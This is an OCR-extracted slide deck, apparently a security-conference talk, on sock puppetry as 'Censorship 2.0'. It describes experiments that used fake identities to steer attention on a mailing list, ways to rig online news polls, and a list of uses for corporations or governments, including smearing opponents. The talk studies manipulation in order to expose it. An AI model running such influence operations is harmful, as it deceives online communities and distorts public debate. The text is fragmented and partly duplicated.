## Weapons of Mass Distraction Sock Puppetry for Fun & Profit





@azhrdesai



@haroonmeer



@ marcoslaviero

http://thinkst.com





'A must-read for those who want to know more about the future of the Internet'



Josh Siverman, CEO, Skype

# THE RISE AND FALL OF **EMPIRES**



Tim Wu





## Already seen clear signs of this





#### Egypt Cuts Off Most Internet ar

By MATT RICHTEL

Published: January 28, 2011

Autocratic governments often limit phone and Intense times. But the Internet has never faced anyth happened in Egypt on Friday, when the governments of million people and a modernizing economy cut access to the network and shut down cellphone ser



## Libya cuts off Internet service: network monitor



### Amateurs cut access













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#### SECURITY

### Tunisia plants country-wide keystroke logger on **Facebook**

#### Gmail and Yahoo! too

By Dan Goodin, 25 Jan 2011

#### RELATED STORIES

Facebook security hole exposes Zuckerberg's privates

Updated Army of 'socialbots' steal gigabytes of Facebook user data Zuckerberg's privates

Updated Army of 'socialbots'

Linux and AIX Bare-Metal Recovery Webinar

Malicious code injected into Tunisian versions of Facebook, Gmail, and Yahoo! stole login credentials of users critical of the North African nation's authoritarian government, according to security experts and news reports.

The rogue JavaScript, which was individually customized to steal passwords for each site, worked when users tried to login without availing themselves of the secure sockets layer protection designed to prevent man-in-the-middle attacks. It was found injected into Tunisian versions of Facebook, Gmail, and Yahoo! in late December, around the same time that protestors began demanding the ouster of Zine el-Abidine Ben Ali, the president who ruled the country from 1987 until his ouster 10 days ago.

Danny O'Brien, internet advocacy coordinator for the Committee to

injected into Tunisian versions of Facebook, Gmail, and Yahoo! in late December, around the same time that protestors began demanding the ouster of Zine el-Abidine Ben Ali, the president who ruled the country from 1987 until his ouster 10 days ago.

#### MOST READ

#### MOST COMMENTED

NASTY SSL 3.0 vuln to be revealed soon sources (Update: It's POODLE)

Kill SSL 3.0 NOW god dammit NOW: HTTPS SAVAGED by vicious POODLE

Son of Hudl: Tesco flogs new Atom-powered 8.3-inch Android tablet


Russian hackers exploit 'Sandworm' bug 'to spy on NATO, EU PCs'

Apple's new 'iPad Air 2' sliced open, revealing (possible) A8X core

#### SPOTLIGHT



Greedy datagrabs, crap security will KILL the Internet of Thingies



Greedy datagrabs, crap security will



Kill SSL 3.0 NOW god dammit NOW: HTTPS SAVAGED by vicious POODLE



Kill SSL 3.0 NOW god dammit NOW:

Homeland Security News Wire

### Homeland Security News Wire

BIOMETRICS BORDERS BUSINESS CYBERSECURITY

INFRASTRUCTURE PUBLIC SAFETY PUBLIC HEALTH SCI-TECH

#### Law enforcement technology

### London police use smartphones, social network to identify rioters

Published 10 August 2011



The rioters in London — and now, in other British cities — have been using Blackberries to outmaneuver the police; communicating via BlackBerry instant-message technology, as well as by social networking sites like Facebook and Twitter, the rioters repeatedly signaled fresh target areas to those caught up in the mayhem; RIM has now agreed to cooperate with Scotland Yard to turn over protestors using the service to coordinate their assaults; the police is also releasing CCTV images of the rioters to a group using face recognition technology to identify and condemn rioters; the police is also using Flickr, Tublr, and Twitter to spot and identify participants in the riots



Smartphones, especially
Blackberries, have been a
helpful information
transmission and
coordination tool for
anti-government activists
in a score of Arab
countries – and they
helpful information
transmission and
coordination tool for
anti-government activists
in a score of Arab
countries – and they



'A must-read for those who want to know more about the future of the Internet'



Josh Siverman, CEO, Skype

# THE RISE AND FALL OF **EMPIRES**



Tim Wu





### Overt censorship is routed around







### UGC - User Generated Content



## UGC is a new(ish) paradigm



### Nothing truly new under the sun



### rent-a-crowds



## How will Censorship handle UGC?





"So it's not only certain people have a license to speak, now everyone has a license to speak. It's a question of who gets heard."

## Censorship 2.0



### Censorship 2.0

### This is Profoundly Important



## Censorship 2.0

### This is Profoundly Important





### rent-a-crowds



### sock puppet

noun

a false online identity, typically created by a person or group in order to promote their own opinions or views: both sides in the debate use sock puppets to make it seem as if scores of people are arguing a point.

DERIVATIVES sock puppetry noun



# If we were evil-corp (or evil.gov)



what can be done?

what will be done?

what is being done?



## Challenge: How to measure efficacy



mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	



## Why mailing lists?

- · "Interesting" people still use it
- Personal curiosity



### what we wanted to do



## Assume: An email is going to a mail list

Can we make more people read it?



# Assume: An email is going to a mail list

Can we make less people read it?



# How do we measure if more (or less) people read our mail?



### Link Clicks



# How do we write mail content worth clicking on?



### Plagiarize, Pilfer, Plunder & Pitch\*

\*but don't be too exciting




### **Control email**

- 1. Send email with link
- 2. Wait 48 hours
- 3. Count clicks

### Experimental email

- 1. Send email with link
- 2. Puppets send several replies to make a longer discussion thread
- 3. Wait 48 hours
- 4. Count clicks

- [liberationtech] Breaking Tor for \$3K Maxim Kammerer
  - [liberationtech] Breaking Tor for \$3K. Griffin Boyet
- [liberationtech] Recent iOS privacy checks Cody Tarrant
  - [liberationtech] Recent iOS privacy checks Amin Sabeti
    - [liberationtech] Recent iOS privacy checks Keira Cran
      - [liberationtech] Recent iOS privacy checks Todd Weiler
      - [liberationtech] Recent iOS privacy checks duncan at openmailbox.org
      - [liberationtech] Recent iOS privacy checks Keira Cran
- [liberationtech] [cryptome] Cryptome Kickstart Project Eugen Leitl
- [liberationtech] The Ex-Google Hacker Taking on the World's Spy Agencies Eugen Leitl
- [liberationtech] data mine the snowden files [was: open the snowden files] coderman




#### Control email

- 1. Send email with link
- 2. Wait 48 hours
- 3. Count clicks

#### **Experimental email**

- 1. Send email with link
- 2. Sock puppets send several separate emails starting new threads
- 3. Wait 48 hours
- 4. Count clicks

- [liberationtech] New Citizen Lab report on Hacking Team's Government Surveillance Malware Ronald Deibert
  - o [liberationtech] New Citizen Lab report on Hacking Team's Government Surveillance Malware Rich Kulawiec
- [liberationtech] RIPE NCC Internet-wide measurement project duncan at openmailbox.org
  - [liberationtech] RIPE NCC Internet-wide measurement project Julien Rabier
- [liberationtech] Nsa-observer: organising nsa leaks by attack vector Todd Weiler
  - o [liberationtech] Nsa-observer: organising nsa leaks by attack vector Alexey Zakhlestin
  - [liberationtech] Nsa-observer: organising nsa leaks by attack vector Tom Ritter
- [liberationtech] Mapping out physical surveillance across a city Cody Tarrant
  - [liberationtech] Mapping out physical surveillance across a city\_duncan at openmailbox.org
    - [liberationtech] Mapping out physical surveillance across a city Seeta Peña Gangadharan
      - [liberationtech] Mapping out physical surveillance across a city Tim Schwartz
      - [liberationtech] Mapping out physical surveillance across a city Lucas Gonze
      - [liberationtech] Mapping out physical surveillance across a city Patrick
      - [liberationtech] Mapping out physical surveillance across a city Lucas Gonze
      - [liberationtech] Mapping out physical surveillance across a city coderman
      - [liberationtech] Mapping out physical surveillance across a city Blibbet
      - [liberationtech] Mapping out physical surveillance across a city Axel Simon
      - [liberationtech] Mapping out physical surveillance across a city Dan O'Huiginn
  - o [liberationtech] Mapping out physical surveillance across a city The Doctor
- [liberationtech] New open access journal from Usenix Ryan Bartos
- [liberationtech] [SPAM:### FSF email self defence project Greg White
- [liberationtech] The Hacking Team Commercial and are there others? Karen Dunnes
- [liberationtech] Viber features being blocked by the Gambian govt? Mary Bukowski



## "rai" also had another success



- So You Like Pain and Vulnerability Management? New Article. Pete Herzog (May 12)
  - Re: So You Like Pain and Vulnerability Management? New Article. Pedro Ribeiro (May 13)
    - Re: So You Like Pain and Vulnerability Management? New Article. Daniel Wood (May 14)
- [CVE-2014-1603] XSS in GetSimple CMS 3.3.1 Pedro Ribeiro (May 13)
- CodeIgniter <= 2.1.4 and Kohana <= 3.2.3, 3.3.2 Timing Attacks and Object Injection Scott Arciszewski (May 13)
- CVE-2014-2046 Unauthenticated Credential And Configuration Retrieval In Broadcom Ltd PIPA C211 Portcullis Advisories (May 13)
- Cobbler Arbitrary File Read CVE-2014-3225 Dolev Farhi (May 14)
- FD Multiple stored XSS in FOG imaging deployment system CVE-2014-3111 Dolev Farhi (May 14)
- Paypal Inc Bug Bounty #109 MOS Bypass & Persistent Vulnerability Vulnerability Lab (May 14)
- eInstruction Workspace sudo vulnerability Martin von Gagern (May 14)
- [CVE-2014-3719] ALEPH500 (Integrated library management system) SQL Injection shady.liu (May 15)
- AirDroid Lock Screen Bypass Michael Wisniewski (May 15)
  - Re: AirDroid Lock Screen Bypass Keith I Myers (May 15)
- CVE-2014-3718] ALEPH500 (Integrated library management system) Cross Site Scripting Vulnerability xxx (May 15)
- [REVIVE-SA-2014-001] Revive Adserver 3.0.5 fixes CSRF vulnerability Matteo Beccati ay 15)
- Mac OS X stack\_chk\_guard not always safe from overwrite rai (May 15)
- CVE-2014-3719 SQL Injection Vulnerability shady.liu (May 15)
- [CVE-2014-3749] Construtiva CIS Manager CMS POST SQLi Edge (May 16)
- check\_dhcp Nagios Plugins <= 2.0.1 Arbitrary Option File Read Dawid Golunski (May 16)
- UPS Web/SNMP-Manager CS121 authentication bypass, credentials leak, ... jkmac (May 16)
- CA20140413-01: Security Notice for OpenSSL Heartbleed Vulnerability Williams, James K (May 16)
- HP Release Control Authenticated Privilege Escalation and XXE Brandon Perry (May 16)
- Information Exposure via SNMP on ARRIS / Motorola SBG6580 Cable Modem Gateway Inokii Security Advisory (May 19)
- Re: [CVE-2014-3719] ALEPH500 (Integrated librarymanagement system) SQL Injection shady.liu (May 19)
- JavaMail SMTP Header Injection via method setSubject [CSNC-2014-001] Alexandre Herzog (May 19)

info@scip.ch

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Jakob-Fügli-Strasse 18 8048 Zürich



COMPANY NEWS SERVICES LABS PUBLICATIONS

#### VuIDB: Apple Mac OS X up to 13.1.0 Stack Guard stack\_chk\_guard buffer overflow

#### General

scipID: 13247

Affected: Apple Mac OS X up to 13.1.0

Published: 05/15/2014 (rai) Risk: problematic

Created: 05/18/2014 Entry: 74.7% complete

#### Summary

A vulnerability was found in Apple Mac OS X up to 13.1.0. It has been rated as problematic. This issue affects the function stack chk guard of the component Stack Guard. The manipulation with an unknown input leads to a buffer overflow vulnerability. Impacted is confidentiality, integrity, and availability.

The weakness was disclosed 05/15/2014 by rai as Mac OS X stack\_chk\_guard not always safe from overwrite as mailinglist post (Full-Disclosure). The advisory is shared for download at seclists.org . The vendor was not invovled in the public release. The advisory contains:

All credit due to the anon pastebin poster.

The exploitation is known to be difficult. Attacking locally is a requirement. A single a exploitation. Technical details as well as a public exploit are known.

A public exploit has been developed by rai in ANSI C and been published immediat declared as proof-of-concept. The exploit is shared for download at maker.fea.st .. T is:

#include extern long stack chk quard8;



## Improved Distract Att From X

- combine both approaches
- when a email on X appears, start several distraction threads
- attract attention to the distractor threads by lengthen the threads with sock puppet mails
- prepare juicy distractor threads ahead of time

## Uses for evil.{corp,gov}

- start distractor threads around emails from opponents others you wish not to get as much attention
- add light discussion to attract attention to your emails
- discredit opponents by doing a bad sock puppetry operation on their behalf

mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	





## Why Polls?

- Used by a few major news sites
  - · Huffington Post, Al Jazeera, etc.
  - Many more random bloggers
- Even a Golden Globe movie awards poll
- Readers see the results of polls







#### The World's Most Influential Person Is...

By TIME Staff | Monday, Apr. 27, 2009











Read Later

In a stunning result, the winner of the third annual TIME 100 poll and new owner of the title World's Most Influential Person is moot. The 21-year-old college student and founder of the online community 4chan.org, whose real name is Christopher Poole, received 16,794,368 votes and an average influence rating of 90 (out of a possible 100) to handily beat the likes of Barack Obama, Vladimir Putin and Oprah Winfrey. To put the magnitude of the upset in perspective, it's worth noting that everyone moot beat out actually has a job.







#### The World's Mo

By TIME Staff | Monday, Apr. 27, 200





In a stunning result, the winner of the TIME 100 poll and new owner of the Most Influential Person is moot. The college student and founder of the old than.org, whose real name is Chris received 16,794,368 votes and an averating of 90 (out of a possible 100) to the likes of Barack Obama, Vladimir Oprah Winfrey. To put the magnitude perspective, it's worth noting that every beat out actually has a job.

Rank▼	Name	Avg. Rating	Total Vote
1	moot	87	12,939,521
2	Anwar Ibrahim	42	1,632,411
3	R ck Warren	42	1,290,988
4	Baitullah Mehsud	40	1,281,854
5	Larry Brilliant	39	1,425,061
6	Eric Holder	38	1,215,008
7	Carlos Slim	37	1,311,525
8	Angela Merkel	37	1,069,787
9	Kobe Bryant	36	1,195,005
10	Evo Morales	34	1,045,245
11	Aexander Lebedev	34	640,115
12	Lil' Wayne	33	637,426
13	Sheikh Ahmed bin Zayed Al Nahyan	32	622,054
14	Odell Barnes	31	621,182
15	Tina Fey	30	646,446
16	Hu Jintao	29	614,359
17	Eric Cantor	28	580,189
18	Gamal Mubarak	27	580,389
19	Ali al-Naimi	26	627,786
20	Muqtada al-Sadr	25	564,094
21	Elizabeth Warren	24	559,800
22	Manny Pacquiao	23	9,382,234
00	Dain	00	9 001 005

## Surely this is a solved problem








## Landslide Win

Subtle Win








#### HuffPo Readers Poll

#### THE HUFFPOST/YOUGOV POLL

How closely are you following news about the group known as the Islamic State, ISIS or ISIL that has been operating in Syria and Iraq?



## Subtle Win

#### THE HUFFPOST/YOUGOV POLL

How closely are you following news about the group known as the Islamic State, ISIS or ISIL that has been operating in Syria and Iraq?

■ YouGov: All Americans 18+ ■ HuffPost Readers



#### Landslide Win

#### THE HUFFPOST/YOUGOV POLL



How closely are you following news about the group known as the Islamic State, ISIS or ISIL that has been operating in Syria and Iraq?

■ YouGov: All Americans 18+ ■ HuffPost Readers





## these polls have a serious credibility problem










# Emitter

in 140 seconds..



TL;DR


## Gilad Lotan bought followers and did some cool analysis of the network graph\*

